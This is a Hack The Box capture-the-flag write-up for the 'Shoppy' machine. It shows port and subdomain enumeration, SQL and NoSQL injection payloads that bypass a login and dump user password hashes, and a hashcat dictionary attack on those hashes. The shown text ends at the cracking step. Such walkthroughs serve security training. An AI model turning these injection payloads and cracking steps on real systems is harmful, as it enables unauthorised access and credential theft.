Shoppy

15th October 2022 / Document No D22.100.204

Prepared By: dotguy

Machine Author: lockscan

Difficulty: Easy

Synopsis

Shoppy is an easy Linux machine that features a website with a login panel and a user search functionality, which is vulnerable to NoSQL injection. It can be exploited to obtain the password hashes of all the users. Upon cracking the password hash for one of the users we can authenticate into the Mattermost chat running on the server where we obtain the SSH credentials for user `jaeger`. The lateral movement to user `deploy` is performed by reverse engineering a password manager binary, which reveals the password for the user. We discover that the user `deploy` is a member of the group `docker`. Its privileges can be exploited to read the root flag.

Skills required

- Web Enumeration
- Linux Fundamentals

Skills learned

- NoSQL Injection
- Reverse Engineering
- Exploiting `docker` usergroup privileges

Enumeration

Nmap

Let's run a Nmap scan to discover any open ports on the remote host.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.170 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.180
```

```
nmap -p$ports -sV 10.10.11.180

Starting Nmap 7.92 ( https://nmap.org )
Nmap scan report for 10.10.11.180
Host is up (0.26s latency).
Not shown: 65532 closed tcp ports (reset)

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp   open  http     nginx 1.23.1
9093/tcp open  copycat?
```

The Nmap scan shows that SSH is listening on its default port, i.e. `port 22` and a `nginx` HTTP web server is running on port `80`. There's another open port `9093` whose service is not recognized by Nmap.

HTTP


Upon browsing to `port 80`, we are redirected to the domain `shoppy.htb`.



Let's add an entry for `shoppy.htb` in our `/etc/hosts` file with the corresponding IP address in order to resolve the domain name and allow us to access it in our browser.

```
echo "10.10.11.180  shoppy.htb" | sudo tee -a /etc/hosts
```

Now, let us visit `shoppy.htb` in the browser.



We can see a timer running on the website which seems like a countdown for the launch of a beta version of the Shoppy application. We don't see any usable functionality on this index page.

The information about the launch of a beta version of the application does hint towards the presence of some hidden webpage on this machine.

Let us perform sub-domain enumeration to discover any potentially useful sub-domain. There are several tools out there to perform this action, however, we will be using the `wfuzz` utility in this writeup. It can be installed on Kali Linux using the following command.

```
sudo apt install wfuzz
```

We will be using the following flags with `wfuzz` in the scan.

```
-c   : to get colored output
-w   : to specify the wordlist
-u   : to specify the URL
-H   : to specify the HTTP HOST header
--hc : to hide the result entries with the specified HTTP status code
```

HTTP status code `301` signifies a "permanent redirect", so let us hide result entries with this status code.

```
wfuzz -c -w wordlist.txt -u 10.10.11.180 -H "Host: FUZZ.shoppy.htb" --hc 301
```


```
wfuzz -c -w SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -u 10.10.11.180 -H
"Host: FUZZ.shoppy.htb" --hc 301

/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's
documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.180/
Total requests: 100000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000006:   200        0 L      141 W      3122 Ch     "mattermost"

[** SNIP **]
```

The scan revealed the `mattermost.shoppy.htb` vHost so let's add it to our `/etc/hosts` file.

```
echo "10.10.11.180  mattermost.shoppy.htb" | sudo tee -a /etc/hosts
```

> ## What is Mattermost?
>
> Mattermost is an open-source, self-hostable online chat service which features file sharing, search, and integrations. It is designed as an internal chat for organisations and companies and prominently markets itself as an open-source alternative to Slack and Microsoft Teams.

The webpage presents us with Mattermost login panel. We can try a few default credentials but they don't seem to work.



Let us also enumerate the website for any hidden sub-directories. We will be using the following flags with `wfuzz` in the scan.

```
-c   : to get colored output
-w   : to specify the wordlist
--hc : to hide the result entries with the specified HTTP status code
```

HTTP status code `404` signifies "page not found", so let us hide result entries with this status code.


```
wfuzz -c --hc 404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
'http://shoppy.htb/FUZZ'
```

```
wfuzz -c --hc 404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt 'http://shoppy.htb/FUZZ'

 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl.
Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://shoppy.htb/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload

=====================================================================

[** SNIP **]

000000053:   200        25 L     62 W       1074 Ch     "login"
000000259:   302        0 L      4 W        28 Ch       "admin"
000000291:   301        10 L     16 W       179 Ch      "assets"
000000550:   301        10 L     16 W       173 Ch      "css"
000000953:   301        10 L     16 W       171 Ch      "js"
000002771:   301        10 L     16 W       177 Ch      "fonts"
```

The following entries in the `wfuzz` result seem to be interesting.

```
admin
login
```

Upon, browsing these subdirectories we find that the `/admin` redirects us to the `/login` page. Upon visiting `/login`, we can see an admin login page for Shoppy.



As this is a custom web application, It is worth checking for the presence of SQL injection on the login panel.

We cant try the following basic SQLi payload.

```
admin' or 1=1#
```

It seems to do nothing. Let's attempt a NoSQL injection. A basic NoSQL query in the backend code for a login panel would look like this:

```
this.username === '${value}' && this.password === '${value}'
```

If we assume the user is `admin`, we can try to bypass this query by using the following payload:


```
admin' || '' === '
```

This payload will make the query look as follows under the hood when the values are replaced.


```
this.username === 'admin' || '' === '' && this.password === 'value'
```

Using the above payload in the username field we are able to bypass the authentication.


Now, we have access to the admin page. We can see a "Search for users" button at the top, which seems to be the only interesting functionality on the webpage.




Upon clicking on that button, we are redirected to a different page, which has a search panel to search for users.



As we know that one of the users is `admin`, let us search for the user `admin` in the search panel.




The result shows a "Download export" button. Clicking on it leads us to a JSON export containing the password hash for the user `admin`.



We know that the app is vulnerable to NoSQL injection, thus, let us try to exploit it using the following payload in the search query and extract the data for all the users in the database.

```
'; return '' == '
```




```
[
  {
    "_id": "62db0e93d6d6a999a66ee67a",
    "username": "admin",
    "password": "23c6877d9e2b564ef8b32c3a23de27b2"
  },
  {
    "_id": "62db0e93d6d6a999a66ee67b",
    "username": "josh",
    "password": "6ebcea65320589ca4f2f1ce039975995"
  }
]
```

We obtain 2 users namely `admin` & `josh` and their corresponding password hashes. We can use the `hash-identifier` tool to identify the type of hash.

```
hash-identifier 23c6877d9e2b564ef8b32c3a23de27b2
hash-identifier 6ebcea65320589ca4f2f1ce039975995
```

```
hash-identifier 23c6877d9e2b564ef8b32c3a23de27b2

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))


hash-identifier 6ebcea65320589ca4f2f1ce039975995

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

It can be inferred from the results that these are `MD5` hashes.

We can try to run a dictionary attack against these hashes using the `hashcat` utility, to attempt and find the original password. It can be installed on Kali Linux using the following command.

```
sudo apt install hashcat
```

First, we will store the hashes in a file named `hashes.txt`.

```
cat hashes.txt

23c6877d9e2b564ef8b32c3a23de27b2
6ebcea65320589ca4f2f1ce039975995
```

While using `hashcat` we need to specify the type of hash that is to be cracked using the `-m` flag along with the numeric code for the hash type. The list of numeric codes for the hash types can be viewed on the `man` page of `hashcat` using the command `man hashcat`. The numeric code for the `MD5` hash type is `0`.

The `--show` flag displays the cracked hash value. We will be using the following command to crack the hashes using `hashcat`.

```
hashcat --show -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
```

